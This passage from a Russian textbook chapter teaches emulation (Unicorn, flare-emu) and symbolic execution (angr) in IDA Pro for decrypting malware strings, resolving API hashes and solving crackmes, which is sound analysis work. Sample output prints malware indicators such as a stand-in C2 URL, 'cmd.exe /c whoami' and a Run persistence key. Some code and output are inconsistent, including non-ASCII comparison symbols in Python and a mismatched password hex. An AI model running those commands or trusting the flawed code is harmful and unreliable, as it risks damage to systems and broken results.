    callHook=call_hook
)
```

20.3.5. Практический пример: извлечение всех расшифрованных строк

Типичная задача: малварь использует функцию `decrypt_string(id)`, которая по индексу возвращает расшифрованную строку. Нужно вызвать её для каждого значения `id` и собрать результаты:

```
import flare_emu
import idc
import idautils

DECRYPT_FUNC = 0x140005A00  # адрес decrypt_string()

def decrypt_all_strings():
    fe = flare_emu.EmuHelper()
    results = {}

    # Находим все вызовы decrypt_string
    for xref in idautils.CodeRefsTo(DECRYPT_FUNC, 0):
        # Определяем аргумент (id строки) --- обычно в RCX (x64 Windows)
        # Ищем mov ecx, <imm> перед call
        prev = idc.prev_head(xref)
        while prev != idc.BADADDR:
            mnem = idc.print_insn_mnem(prev)
            if mnem == "mov" and idc.get_operand_type(prev, 0) == idc.o_reg:
                if idc.get_operand_value(prev, 0) == 1:  # ECX = reg #1
                    string_id = idc.get_operand_value(prev, 1)
                    break
            if mnem in ("call", "jmp", "ret"):
                break
            prev = idc.prev_head(prev)
        else:
            continue

        # Эмулируем decrypt_string(string_id)
        try:
            fe.emulateRange(
                startAddr=DECRYPT_FUNC,
                registers={"rcx": string_id}
            )
            # Результат в RAX --- указатель на строку
            rax = fe.getRegVal("rax")
            decrypted = fe.getEmuString(rax)
            results[string_id] = decrypted

            # Добавляем комментарий в IDB
            idc.set_cmt(xref, f'"{decrypted.decode("utf-8", errors="replace")}"', 0)
            print(f"  [+] ID={string_id}: {decrypted}")

        except Exception as e:
            print(f"  [-] ID={string_id}: emulation failed: {e}")

    return results

strings = decrypt_all_strings()
print(f"\n[*] Total strings decrypted: {len(strings)}")
```

Вывод:

```
  [+] ID=0: b'kernel32.dll'
  [+] ID=1: b'CreateProcessW'
  [+] ID=2: b'VirtualAllocEx'
  [+] ID=3: b'WriteProcessMemory'
  [+] ID=4: b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
  [+] ID=5: b'cmd.exe /c whoami'
  [+] ID=6: b'http://c2.malware.example/gate.php'
  [+] ID=7: b'Mozilla/5.0 (Windows NT 10.0; Win64; x64)'
  [-] ID=8: emulation failed: Invalid memory read (UC_ERR_READ_UNMAPPED)

[*] Total strings decrypted: 8
```

20.4. Эмуляция отдельных функций для деобфускации

20.4.1. Типичные сценарии

Деобфускация через эмуляцию применяется, когда:

1. **XOR/RC4/custom-шифрование строк**: функция принимает указатель и длину, расшифровывает на месте.

2. **Динамический resolve API**: функция принимает хеш имени, возвращает адрес.
3. **Распаковка кода**: функция декодирует shellcode в буфер.
4. **Вычисление констант**: обфускатор заменяет `0xDEADBEEF` на цепочку арифметических операций.

20.4.2. Полный пример: XOR-расшифровка строк (IDAPython + Unicorn)

Рассмотрим типичную функцию расшифровки, часто встречающуюся в малвари:

```
// Псевдокод из IDA (Hex-Rays):
char* decrypt_str(unsigned char *buf, int len, unsigned char key) {
    for (int i = 0; i < len; i++)
        buf[i] ^= key ^ (i & 0xFF);
    return buf;
}
```

Дизассемблерный листинг:

```
; sub_140008A00 --- decrypt_str(buf, len, key)
; RCX = buf, EDX = len, R8B = key
.text:140008A00  mov     r9d, edx          ; r9d = len
.text:140008A03  xor     eax, eax          ; i = 0
.text:140008A05  test    edx, edx
.text:140008A07  jle     short loc_140008A20
.text:140008A09
.text:140008A09  loc_140008A09:
.text:140008A09  movzx   edx, byte ptr [rcx+rax]
.text:140008A0D  mov     r10d, eax
.text:140008A10  xor     r10b, r8b         ; i ^ key
.text:140008A13  xor     dl, r10b          ; buf[i] ^= (i ^ key)
.text:140008A16  mov     [rcx+rax], dl
.text:140008A19  inc     eax
.text:140008A1B  cmp     eax, r9d
.text:140008A1E  jl      short loc_140008A09
.text:140008A20
.text:140008A20  loc_140008A20:
.text:140008A20  mov     rax, rcx          ; return buf
.text:140008A23  ret
```

Полный IDAPython-скрипт для эмуляции:

```
"""
decrypt_strings_unicorn.py
Эмулирует функцию decrypt_str() для всех зашифрованных строк в бинарнике.
Результаты добавляются как комментарии в IDB.
"""

import idautils
import idc
import ida_bytes
import ida_segment
import ida_funcs
from unicorn import *
from unicorn.x86_const import *

# ============================================================
# Конфигурация
# ============================================================
DECRYPT_FUNC_EA = 0x140008A00   # адрес decrypt_str
DECRYPT_FUNC_END = 0x140008A24  # адрес после ret

STACK_BASE = 0x7FFE0000
STACK_SIZE = 0x20000
HEAP_BASE  = 0x50000000
HEAP_SIZE  = 0x10000

# ============================================================
# Инициализация Unicorn
# ============================================================
def create_emulator():
    """Создаёт и настраивает эмулятор."""
    mu = Uc(UC_ARCH_X86, UC_MODE_64)

    # Загружаем сегменты IDA
    for seg_ea in idautils.Segments():
        seg = ida_segment.getseg(seg_ea)
        start = seg.start_ea
        size  = seg.end_ea - start
        aligned = (size + 0xFFF) & ~0xFFF
        if aligned == 0:
            aligned = 0x1000
        try:
            mu.mem_map(start, aligned)
            data = ida_bytes.get_bytes(start, size)
            if data:
                mu.mem_write(start, data)
        except UcError:
            pass  # перекрывающиеся сегменты

    # Стек
    mu.mem_map(STACK_BASE, STACK_SIZE)

    # Куча (для буферов)
    mu.mem_map(HEAP_BASE, HEAP_SIZE)

    return mu

# ============================================================
# Эмуляция одного вызова
# ============================================================
def emulate_decrypt(mu, encrypted_data, key):
    """
    Эмулирует decrypt_str(buf, len, key).
    Возвращает расшифрованные байты.
    """
    buf_addr = HEAP_BASE
    buf_len  = len(encrypted_data)

    # Записываем зашифрованные данные в «кучу»
    mu.mem_write(buf_addr, encrypted_data)

    # Устанавливаем регистры (x64 Windows calling convention)
    mu.reg_write(UC_X86_REG_RCX, buf_addr)     # arg1: buf
    mu.reg_write(UC_X86_REG_EDX, buf_len)       # arg2: len
    mu.reg_write(UC_X86_REG_R8,  key)           # arg3: key

    # Настраиваем стек
    sp = STACK_BASE + STACK_SIZE - 0x100
```

```python
    mu.reg_write(UC_X86_REG_RSP, sp)
    # Записываем адрес возврата (на который ret передаст управление)
    ret_addr = DECRYPT_FUNC_END  # используем как точку останова
    mu.mem_write(sp, ret_addr.to_bytes(8, 'little'))

    # Запускаем эмуляцию
    mu.emu_start(DECRYPT_FUNC_EA, DECRYPT_FUNC_END, timeout=5 * UC_SECOND_SCALE)

    # Считываем результат
    result = bytes(mu.mem_read(buf_addr, buf_len))
    return result

# ============================================================
# Поиск вызовов и извлечение аргументов
# ============================================================
def find_encrypted_strings():
    """
    Находит все xref'ы к decrypt_str и извлекает аргументы.
    Возвращает список (call_addr, data_addr, length, key).
    """
    entries = []

    for xref in idautils.CodeRefsTo(DECRYPT_FUNC_EA, 0):
        call_addr = xref
        data_addr = None
        length    = None
        key       = None

        # Сканируем до 10 инструкций назад
        ea = call_addr
        for _ in range(10):
            ea = idc.prev_head(ea)
            if ea == idc.BADADDR:
                break

            mnem = idc.print_insn_mnem(ea)
            op0  = idc.print_operand(ea, 0)

            if mnem == "lea" and "rcx" in op0.lower():
                data_addr = idc.get_operand_value(ea, 1)
            elif mnem == "mov" and "edx" in op0.lower():
                length = idc.get_operand_value(ea, 1)
            elif mnem == "mov" and "r8" in op0.lower():
                key = idc.get_operand_value(ea, 1) & 0xFF

        if data_addr and length and key is not None:
            entries.append((call_addr, data_addr, length, key))
        else:
            print(f"[!] 0x{call_addr:X}: не удалось извлечь аргументы "
                  f"(data=0x{data_addr or 0:X}, len={length}, key={key})")

    return entries

# ============================================================
# Основной скрипт
# ============================================================
def main():
    print("=" * 60)
    print("  Unicorn String Decryption Script")
    print("=" * 60)

    mu = create_emulator()
    entries = find_encrypted_strings()
    print(f"\n[*] Found {len(entries)} calls to decrypt_str\n")

    decrypted_count = 0

    for call_addr, data_addr, length, key in entries:
        # Считываем зашифрованные данные из IDB
        enc_data = ida_bytes.get_bytes(data_addr, length)
        if not enc_data:
            print(f"  [-] 0x{call_addr:X}: не удалось прочитать данные "
                  f"с 0x{data_addr:X}")
            continue

        try:
            result = emulate_decrypt(mu, enc_data, key)
            # Убираем нулевой терминатор, если есть
```

```
            if result.endswith(b'\x00'):
                result = result.rstrip(b'\x00')

            decoded = result.decode('utf-8', errors='replace')
            print(f"  [+] 0x{call_addr:X}: \"{decoded}\"")
            print(f"       data=0x{data_addr:X}, len={length}, key=0x{key:02X}")
            print(f"       hex: {enc_data.hex()}")

            # Добавляем комментарий в IDB
            idc.set_cmt(call_addr, f'decrypt: "{decoded}"', 0)
            # Добавляем повторяемый комментарий к данным
            idc.set_cmt(data_addr, f'"{decoded}"', 1)

            decrypted_count += 1

        except UcError as e:
            print(f"  [-] 0x{call_addr:X}: emulation error: {e}")

    print(f"\n{'=' * 60}")
    print(f"  Decrypted {decrypted_count}/{len(entries)} strings")
    print(f"{'=' * 60}")

if __name__ == "__main__":
    main()
```

Вывод скрипта:

```
============================================================
  Unicorn String Decryption Script
============================================================

[*] Found 12 calls to decrypt_str

  [+] 0x14000B234: "kernel32.dll"
       data=0x14003C010, len=12, key=0xAA
       hex: c1c5d8c6c5c4f2eed4c4c4e0
  [+] 0x14000B260: "ntdll.dll"
       data=0x14003C020, len=9, key=0xAA
       hex: c4e4c4c4c2eed4c4c4
  [+] 0x14000B28C: "VirtualAlloc"
       data=0x14003C030, len=12, key=0xBB
       hex: edd7ddd9dddcdcf5dcdddddb
  [+] 0x14000B2B8: "CreateFileW"
       data=0x14003C040, len=11, key=0xCC
       hex: 8fa0a5a1a8a5b0a3a7a59b
  [+] 0x14000B2E4: "cmd.exe /c del %s"
       data=0x14003C050, len=17, key=0x55
       hex: 38381a045e4e0a5e083a0c2e3c1e1249
  [+] 0x14000B310: "\\Registry\\Machine\\SOFTWARE"
       data=0x14003C070, len=25, key=0x37
       hex: 691b4a48494c4e4a561d594a4a ...
  [!] 0x14000B35C: не удалось извлечь аргументы (data=0x0, len=None, key=None)

============================================================
  Decrypted 11/12 strings
============================================================
```

20.4.3. Эмуляция API-resolve по хешу

Многие вредоносные программы используют API hashing вместо обычного импорта. Типичный паттерн:

```
; resolve_api(hash) → function pointer
push    0xA5D3C2B1          ; хеш "GetProcAddress"
call    resolve_api
call    rax                 ; вызов GetProcAddress
```

Скрипт для резолва хешей через эмуляцию хеш-функции:

```
"""
resolve_api_hashes.py
Эмулирует хеш-функцию малвари и сопоставляет хеши с именами WinAPI.
"""

from unicorn import *
from unicorn.x86_const import *
import idautils, idc, ida_bytes

# Адреса хеш-функции (вычисляет хеш от строки)
HASH_FUNC_EA  = 0x140002100
HASH_FUNC_END = 0x140002150

# Список WinAPI для перебора
COMMON_APIS = [
    "LoadLibraryA", "LoadLibraryW", "GetProcAddress",
    "VirtualAlloc", "VirtualProtect", "VirtualFree",
    "CreateFileA", "CreateFileW", "ReadFile", "WriteFile",
    "CreateProcessA", "CreateProcessW",
    "WinExec", "ShellExecuteA", "ShellExecuteW",
    "InternetOpenA", "InternetOpenUrlA", "HttpOpenRequestA",
    "RegOpenKeyExA", "RegSetValueExA",
    "IsDebuggerPresent", "CheckRemoteDebuggerPresent",
    "NtQueryInformationProcess", "NtSetInformationThread",
    "RtlDecompressBuffer", "RtlGetVersion",
    # ... добавьте нужные API
]

def compute_hash(mu, api_name):
    """Эмулирует хеш-функцию для заданного имени API."""
    BUF = 0x50000000
    name_bytes = api_name.encode('ascii') + b'\x00'
    mu.mem_write(BUF, name_bytes)

    mu.reg_write(UC_X86_REG_RCX, BUF)
    mu.reg_write(UC_X86_REG_RSP, 0x7FFE0000 + 0x8000)
    mu.mem_write(0x7FFE0000 + 0x8000,
                 HASH_FUNC_END.to_bytes(8, 'little'))

    mu.emu_start(HASH_FUNC_EA, HASH_FUNC_END,
                 timeout=2 * UC_SECOND_SCALE)

    return mu.reg_read(UC_X86_REG_EAX)

# Строим таблицу hash → name
mu = create_emulator()  # функция из предыдущего примера
hash_table = {}
for api in COMMON_APIS:
    h = compute_hash(mu, api)
    hash_table[h] = api
    print(f"  0x{h:08X} → {api}")

# Ищем push <imm32>; call resolve_api и подставляем имена
RESOLVE_FUNC = 0x140003000
for xref in idautils.CodeRefsTo(RESOLVE_FUNC, 0):
    prev = idc.prev_head(xref)
    if idc.print_insn_mnem(prev) == "push":
        hash_val = idc.get_operand_value(prev, 0) & 0xFFFFFFFF
        name = hash_table.get(hash_val, f"unknown_0x{hash_val:08X}")
        idc.set_cmt(xref, f"resolve_api({name})", 0)
        print(f"  0x{xref:X}: {name} (hash=0x{hash_val:08X})")
```

Вывод:

```
  0x6A4ABC5B → LoadLibraryA
  0xA5D3C2B1 → GetProcAddress
  0x91AFCA54 → VirtualAlloc
  ...

  0x14000B100: GetProcAddress (hash=0xA5D3C2B1)
  0x14000B120: LoadLibraryA (hash=0x6A4ABC5B)
  0x14000B140: VirtualAlloc (hash=0x91AFCA54)
  0x14000B160: CreateProcessW (hash=0xE2784B2C)
```

20.5. Символическое исполнение (angr + IDA)

20.5.1. Что такое символическое исполнение

В отличие от обычной эмуляции, где входные данные конкретны, **символическое исполнение** рассматривает входные данные как символы (переменные). Движок строит формулы ограничений для каждого пути выполнения и использует SMT-солвер (Z3) для поиска входных данных, удовлетворяющих заданным условиям.

Сравнение подходов:

Характеристика	Эмуляция (Unicorn)	Символическое исполнение (angr)
Входные данные	Конкретные значения	Символические переменные
Результат	Конкретный вывод	Множество решений
Скорость	Быстро	Медленно (экспоненциально)
Path explosion	Нет	Да (проблема)
Применение	Деобфускация, трассировка	Поиск путей, crackme, CTF

20.5.2. Установка angr

```
pip install angr

# Для интеграции с IDA:
pip install angr-management  # GUI (опционально)
```

> ***Важно**: angr использует собственный загрузчик (CLE) и не зависит от IDA напрямую. Интеграция обычно осуществляется через передачу адресов из IDA в angr-скрипт.*

20.5.3. Базовый API angr

```python
import angr
import claripy

# --- 1. Загрузка бинарника ---
proj = angr.Project("/path/to/binary", auto_load_libs=False)

# --- 2. Создание символических переменных ---
# 32 символических байта для ввода
sym_input = claripy.BVS("input", 32 * 8)  # 32 байта = 256 бит

# --- 3. Начальное состояние ---
state = proj.factory.entry_state(
    stdin=angr.SimFile("/dev/stdin", content=sym_input)
)

# Ограничения: только печатаемые ASCII
for i in range(32):
    byte = sym_input.get_byte(i)
    state.solver.add(byte >= 0x20)
    state.solver.add(byte <= 0x7E)

# --- 4. Создание менеджера симуляции ---
simgr = proj.factory.simulation_manager(state)

# --- 5. Исследование путей ---
simgr.explore(
    find=0x401234,   # адрес "success"
    avoid=[0x401300]  # адрес "failure"
)

# --- 6. Извлечение решения ---
if simgr.found:
    found_state = simgr.found[0]
    solution = found_state.solver.eval(sym_input, cast_to=bytes)
    print(f"Solution: {solution}")
else:
    print("No solution found")
```

20.5.4. Интеграция angr с IDA Pro

Скрипт IDAPython для передачи адресов из IDA в angr:

```
"""
ida_angr_bridge.py
Запускает angr из IDAPython, используя адреса из текущего анализа.
"""

import idc
import idautils
import ida_kernwin

def get_function_bounds(ea):
    """Получает границы функции по адресу внутри неё."""
    func = ida_funcs.get_func(ea)
    if func:
        return func.start_ea, func.end_ea
    return None, None

def find_success_and_fail_blocks(func_ea):
    """
    Эвристический поиск блоков success/fail в функции проверки.
    Ищет блоки, заканчивающиеся вызовом puts/printf с характерными строками.
    """
    success_addr = None
    fail_addr = None

    for head in idautils.FuncItems(func_ea):
        mnem = idc.print_insn_mnem(head)
        if mnem == "lea":
            str_ea = idc.get_operand_value(head, 1)
            s = idc.get_strlit_contents(str_ea)
            if s:
                s = s.decode('utf-8', errors='replace').lower()
                if any(w in s for w in ['success', 'correct', 'congrat', 'flag']):
                    success_addr = head
                elif any(w in s for w in ['fail', 'wrong', 'incorrect', 'try again']):
                    fail_addr = head

    return success_addr, fail_addr

# --- Получаем адреса из текущего анализа IDA ---
current_ea = idc.get_screen_ea()
func_start, func_end = get_function_bounds(current_ea)
success, fail = find_success_and_fail_blocks(func_start)

print(f"Function:  0x{func_start:X} - 0x{func_end:X}")
print(f"Success:   0x{success:X}" if success else "Success:   not found")
print(f"Fail:      0x{fail:X}" if fail else "Fail:      not found")

# Сохраняем для angr-скрипта
config = {
    "binary": idc.get_input_file_path(),
    "func_start": func_start,
    "find": success,
    "avoid": fail
}
print(f"\nangr config: {config}")
```

20.6. Пример: решение crackme через angr

20.6.1. Анализ crackme в IDA

Рассмотрим типичный crackme. После анализа в IDA Hex-Rays показывает:

```
// Декомпиляция функции check_password (0x401150)
int __cdecl check_password(const char *input) {
    if (strlen(input) != 16)
        return 0;

    unsigned int v1 = 0;
    for (int i = 0; i < 16; i++) {
        v1 = (v1 * 31 + input[i]) ^ table[i];
    }

    if (v1 == 0xDEADBEEF)
        return 1;  // 0x4011D0 --- "Correct!"

    return 0;      // 0x4011E0 --- "Wrong!"
}
```

Дизассемблерный листинг ключевых точек:

```
.text:00401150  check_password  proc near
.text:00401150      push    rbp
.text:00401151      mov     rbp, rsp
...
.text:004011C8      cmp     eax, 0DEADBEEFh
.text:004011CD      jnz     short loc_4011E0
.text:004011CF
.text:004011CF  loc_4011CF:                         ; "Correct!"
.text:004011CF      lea     rdi, aCorrect
.text:004011D6      call    _puts
.text:004011DB      jmp     short loc_4011F0
.text:004011DD
.text:004011E0  loc_4011E0:                         ; "Wrong!"
.text:004011E0      lea     rdi, aWrong
.text:004011E7      call    _puts
.text:004011EC
.text:004011F0  loc_4011F0:
.text:004011F0      pop     rbp
.text:004011F1      ret
```

20.6.2. Решение через angr

```
"""
solve_crackme.py
Решает crackme, находя ввод, ведущий к блоку "Correct!".
"""

import angr
import claripy
import sys

BINARY = "./crackme"  # путь к бинарнику

# Адреса из IDA
CHECK_FUNC  = 0x401150
FIND_ADDR   = 0x4011CF   # блок "Correct!"
AVOID_ADDR  = 0x4011E0   # блок "Wrong!"
MAIN_ADDR   = 0x401200   # main()

def solve():
    print("[*] Loading binary...")
    proj = angr.Project(BINARY, auto_load_libs=False)

    # Создаём 16 символических байтов
    password = claripy.BVS("password", 16 * 8)

    # Начинаем с main --- так angr сам обработает stdin
    state = proj.factory.entry_state(
        addr=MAIN_ADDR,
        stdin=angr.SimFile("/dev/stdin", content=password)
    )

    # Ограничения: только печатаемые ASCII символы
    for i in range(16):
        b = password.get_byte(i)
        state.solver.add(b >= 0x21)   # '!'
        state.solver.add(b <= 0x7E)   # '~'

    print("[*] Starting symbolic exploration...")
    simgr = proj.factory.simulation_manager(state)

    # Исследуем пути
    simgr.explore(find=FIND_ADDR, avoid=[AVOID_ADDR])

    if simgr.found:
        print(f"[+] Found {len(simgr.found)} solution(s)")
        found_state = simgr.found[0]

        # Извлекаем конкретное решение
        solution = found_state.solver.eval(password, cast_to=bytes)
        print(f"[+] Password: {solution.decode('ascii', errors='replace')}")
        print(f"[+] Hex:      {solution.hex()}")

        # Проверяем --- может быть несколько решений
        try:
            solution2 = found_state.solver.eval(
                password, cast_to=bytes,
                extra_constraints=[password != solution]
            )
            print(f"[+] Alt:      {solution2.decode('ascii', errors='replace')}")
        except angr.SimUnsatError:
            print("[*] Unique solution")

    else:
        print("[-] No solution found")
        print(f"    Active: {len(simgr.active)}")
        print(f"    Deadended: {len(simgr.deadended)}")
        print(f"    Errored: {len(simgr.errored)}")

    return simgr

if __name__ == "__main__":
    simgr = solve()
```

Вывод:

```
[*] Loading binary...
[*] Starting symbolic exploration...
[+] Found 1 solution(s)
[+] Password: Kz9#mP2@xL5&nQ7!
[+] Hex:      4b7a39236d5032407a4c3526
[*] Unique solution
```

Проверка:

```
$ echo -n 'Kz9#mP2@xL5&nQ7!' | ./crackme
Correct!
```

20.6.3. Решение с фиксированным начальным состоянием

Иногда эффективнее начать эмуляцию не с `main`, а непосредственно с функции проверки:

```python
import angr
import claripy

proj = angr.Project("./crackme", auto_load_libs=False)

# 16 символических байтов пароля в памяти
password_addr = 0x600000  # свободный адрес для буфера
password_sym  = claripy.BVS("pwd", 16 * 8)

# Создаём состояние с начальным адресом = check_password
state = proj.factory.blank_state(addr=0x401150)

# Записываем символический буфер в память
state.memory.store(password_addr, password_sym)

# RDI (первый аргумент в System V ABI) = указатель на буфер
state.regs.rdi = password_addr

# Ограничения на символы
for i in range(16):
    b = password_sym.get_byte(i)
    state.solver.add(b >= 0x20)
    state.solver.add(b <= 0x7E)

# Хук strlen, чтобы angr не уходил в библиотечный код
proj.hook_symbol('strlen', angr.SIM_PROCEDURES['libc']['strlen']())

simgr = proj.factory.simulation_manager(state)
simgr.explore(find=0x4011CF, avoid=[0x4011E0])

if simgr.found:
    sol = simgr.found[0].solver.eval(password_sym, cast_to=bytes)
    print(f"Password: {sol}")
```

20.7. Автоматический поиск путей выполнения

20.7.1. Задача

При анализе сложного бинарника часто нужно ответить на вопрос: «Существует ли ввод, при котором выполнение достигнет конкретного адреса?» Это применяется для:

- Поиска путей к уязвимому коду.
- Достижения скрытой функциональности (бэкдоры, отладочные команды).
- Проверки достижимости обработчиков ошибок.

20.7.2. Полный скрипт поиска путей

```
"""
find_paths.py
Автоматический поиск путей выполнения к заданным адресам.
Комбинирует angr с данными из IDA Pro.
"""

import angr
import claripy
import json
import time

class PathFinder:
    def __init__(self, binary_path, base_addr=None):
        load_options = {}
        if base_addr is not None:
            load_options['main_opts'] = {'base_addr': base_addr}

        self.proj = angr.Project(
            binary_path,
            auto_load_libs=False,
            load_options=load_options
        )
        self.results = []

    def find_path(self, start_addr, target_addr, avoid_addrs=None,
                  input_size=64, timeout=300, stdin_input=True):
        """
        Ищет путь от start_addr до target_addr.

        Args:
            start_addr:   начальный адрес
            target_addr:  целевой адрес (или список)
            avoid_addrs:  адреса для избегания
            input_size:   размер символического ввода в байтах
            timeout:      таймаут в секундах
            stdin_input:  True = ввод через stdin, False = через argv

        Returns:
            dict с результатами или None
        """
        if avoid_addrs is None:
            avoid_addrs = []

        sym_input = claripy.BVS("input", input_size * 8)

        if stdin_input:
            state = self.proj.factory.entry_state(
                addr=start_addr,
                stdin=angr.SimFile("/dev/stdin", content=sym_input)
            )
        else:
            state = self.proj.factory.blank_state(addr=start_addr)

        # Ограничения на печатаемые символы
        for i in range(input_size):
            b = sym_input.get_byte(i)
            state.solver.add(b >= 0x20)
            state.solver.add(b <= 0x7F)

        simgr = self.proj.factory.simulation_manager(state)

        # Техники оптимизации
        simgr.use_technique(angr.exploration_techniques.DFS())

        start_time = time.time()

        # Основной цикл с таймаутом
        target = target_addr if isinstance(target_addr, list) else [target_addr]

        while simgr.active and (time.time() - start_time) < timeout:
            simgr.step()

            # Проверяем, достигли ли цели
            for state in list(simgr.active):
```

```
                if state.addr in target:
                    simgr.move('active', 'found',
                               filter_func=lambda s: s.addr in target)
                    break

            # Удаляем состояния на avoid-адресах
            if avoid_addrs:
                simgr.move('active', 'avoided',
                           filter_func=lambda s: s.addr in avoid_addrs)

            # Ограничиваем число активных состояний
            if len(simgr.active) > 128:
                simgr.drop(stash='active', n=len(simgr.active) - 64)

        elapsed = time.time() - start_time

        if hasattr(simgr, 'found') and simgr.found:
            found_state = simgr.found[0]
            solution = found_state.solver.eval(sym_input, cast_to=bytes)

            result = {
                "status": "found",
                "target": hex(found_state.addr),
                "input": solution,
                "input_hex": solution.hex(),
                "time": f"{elapsed:.1f}s",
                "states_explored": simgr.completion_mode
            }
            self.results.append(result)
            return result
        else:
            return {
                "status": "timeout" if elapsed ≥ timeout else "exhausted",
                "time": f"{elapsed:.1f}s",
                "active": len(simgr.active),
                "deadended": len(simgr.deadended)
            }

    def find_all_paths_to(self, target_addr, start_addr=None,
                          max_solutions=5, timeout=600):
        """
        Находит несколько различных путей к целевому адресу.
        """
        if start_addr is None:
            start_addr = self.proj.entry

        solutions = []
        sym_input = claripy.BVS("input", 64 * 8)

        state = self.proj.factory.entry_state(
            addr=start_addr,
            stdin=angr.SimFile("/dev/stdin", content=sym_input)
        )

        simgr = self.proj.factory.simulation_manager(state)

        print(f"[*] Searching for paths to 0x{target_addr:X}...")
        print(f"    Max solutions: {max_solutions}, timeout: {timeout}s")

        simgr.explore(
            find=target_addr,
            num_find=max_solutions,
            timeout=timeout
        )

        if hasattr(simgr, 'found'):
            for i, fs in enumerate(simgr.found):
                try:
                    sol = fs.solver.eval(sym_input, cast_to=bytes)
                    solutions.append(sol)
                    print(f"  [+] Solution {i+1}: {sol.rstrip(b'\\x00')}")
                except angr.SimUnsatError:
                    pass

        print(f"\n[*] Found {len(solutions)} solution(s)")
        return solutions
```

```
# ============================================================
# Использование
# ============================================================
if __name__ == "__main__":
    pf = PathFinder("./target_binary")

    # Пример 1: найти путь к «секретному» блоку
    result = pf.find_path(
        start_addr=0x401000,
        target_addr=0x401ABC,   # адрес скрытой функциональности
        avoid_addrs=[0x401300],  # exit / error
        timeout=120
    )
    print(json.dumps(result, indent=2, default=str))

    # Пример 2: найти все пути к уязвимому вызову
    solutions = pf.find_all_paths_to(
        target_addr=0x401500,   # вызов system()
        max_solutions=3
    )
```

Вывод:

```
[*] Searching for paths to 0x401ABC...
    Max solutions: 5, timeout: 600s
  [+] Solution 1: b'ADMIN:s3cr3t_p@ss\n'
  [+] Solution 2: b'DEBUG:enable_all!\n'

[*] Found 2 solution(s)
```

20.7.3. IDAPython-обёртка для angr

Скрипт, который запускается прямо из IDA и автоматически определяет целевые адреса:

```
"""
ida_pathfinder.py
Запуск angr из IDAPython для поиска путей к выбранному адресу.
"""

import subprocess
import json
import tempfile
import os
import idc
import ida_funcs
import ida_kernwin

def run_angr_from_ida():
    """Запускает angr как отдельный процесс и получает результат."""

    target = idc.get_screen_ea()
    binary = idc.get_input_file_path()

    func = ida_funcs.get_func(target)
    if not func:
        print("[!] Cursor not inside a function")
        return

    print(f"[*] Binary:    {binary}")
    print(f"[*] Target:    0x{target:X}")
    print(f"[*] Function:  0x{func.start_ea:X}")

    # Генерируем angr-скрипт
    script = f'''
import angr
import claripy
import json

proj = angr.Project(r"{binary}", auto_load_libs=False)
sym = claripy.BVS("input", 64 * 8)
state = proj.factory.entry_state(
    stdin=angr.SimFile("/dev/stdin", content=sym)
)
for i in range(64):
    b = sym.get_byte(i)
    state.solver.add(b ⩾ 0x20)
    state.solver.add(b ⩽ 0x7E)

simgr = proj.factory.simulation_manager(state)
simgr.explore(find=0x{target:X}, timeout=120)

result = {{"status": "not_found"}}
if simgr.found:
    sol = simgr.found[0].solver.eval(sym, cast_to=bytes)
    result = {{
        "status": "found",
        "solution": sol.decode("ascii", errors="replace"),
        "solution_hex": sol.hex()
    }}

print("RESULT:" + json.dumps(result))
'''

    # Сохраняем и запускаем
    with tempfile.NamedTemporaryFile(mode='w', suffix='.py',
                                     delete=False) as f:
        f.write(script)
        script_path = f.name

    print("[*] Running angr (this may take a while)...")

    try:
        proc = subprocess.run(
            ["python3", script_path],
            capture_output=True, text=True,
            timeout=300
        )

        for line in proc.stdout.splitlines():
            if line.startswith("RESULT:"):
                result = json.loads(line[7:])
```

```
                if result["status"] == "found":
                    print(f"[+] Solution found!")
                    print(f"    Input: {result['solution']}")
                    print(f"    Hex:   {result['solution_hex']}")
                    idc.set_cmt(target,
                                f"angr: reachable with input "
                                f"'{result['solution']}'", 0)
                else:
                    print("[-] No solution found")
                break

        if proc.stderr:
            for line in proc.stderr.splitlines()[-5:]:
                print(f"    [stderr] {line}")

    except subprocess.TimeoutExpired:
        print("[-] angr timed out (300s)")
    finally:
        os.unlink(script_path)

# Запуск
run_angr_from_ida()
```

20.7.4. Оптимизация символического исполнения

При работе с реальными бинарниками angr быстро сталкивается с **path explosion** --- экспоненциальным ростом числа состояний. Методы борьбы:

1. Техники исследования (exploration techniques):

```
# DFS вместо BFS --- меньше памяти
simgr.use_technique(angr.exploration_techniques.DFS())

# Loop seer --- ограничивает итерации циклов
simgr.use_technique(angr.exploration_techniques.LoopSeer(
    cfg=proj.analyses.CFGFast(),
    bound=5  # макс. 5 итераций каждого цикла
))

# SPILLER --- сбрасывает состояния на диск при нехватке памяти
simgr.use_technique(angr.exploration_techniques.Spiller())

# Veritesting --- комбинирует символическое и конкретное исполнение
simgr.use_technique(angr.exploration_techniques.Veritesting())
```

2. Хукинг сложных функций:

```
# Заменяем криптографические / хеш-функции, которые angr
# не может эффективно анализировать символически
class SkipFunction(angr.SimProcedure):
    def run(self):
        return 0

# Пропускаем сложные функции, не влияющие на результат
proj.hook(0x402000, SkipFunction())  # complex_hash()
proj.hook(0x403000, SkipFunction())  # anti_debug_check()

# Заменяем strlen стандартной SimProcedure
proj.hook_symbol('strlen', angr.SIM_PROCEDURES['libc']['strlen']())
proj.hook_symbol('strcmp', angr.SIM_PROCEDURES['libc']['strcmp']())
proj.hook_symbol('memcpy', angr.SIM_PROCEDURES['libc']['memcpy']())
```

3. Ограничение пространства поиска:

```
# Начинаем не с entry point, а с конкретной функции
state = proj.factory.call_state(
    0x401150,           # адрес функции
    angr.PointerWrapper(password_sym),  # аргументы
    prototype="int check(char *)"
)

# Или используем concrete execution до точки интереса
state = proj.factory.full_init_state(
    addr=0x401000,
    add_options={angr.options.LAZY_SOLVES}  # отложенное решение
)
```

20.8. Сравнение инструментов

Критерий	Unicorn (голый)	uEmu	flare-emu	angr
Тип	Эмулятор CPU	Плагин IDA	Библиотека	Символический движок
Интеграция с IDA	Ручная	Полная (GUI)	Полная (API)	Через скрипты
Сложность	Средняя	Низкая	Низкая	Высокая
Автоматизация	Да	Нет (интерактивный)	Да	Да
Обработка API	Ручные хуки	Нет	Встроенные хуки	SimProcedures
Символический ввод	Нет	Нет	Нет	Да
Лучший сценарий	Точечная эмуляция	Пошаговая отладка	Массовая деобфускация	Поиск путей, CTF

Рекомендации по выбору:

- **Расшифровка нескольких строк вручную** --- uEmu.
- **Массовая деобфускация строк/API** --- flare-emu.
- **Нестандартная эмуляция с полным контролем** --- Unicorn напрямую.
- **Поиск входных данных / решение crackme** --- angr.
- **Комбинированный подход**: используйте flare-emu для деобфускации, затем angr для анализа очищенного кода.

20.9. Практические рекомендации

20.9.1. Отладка эмуляционных скриптов

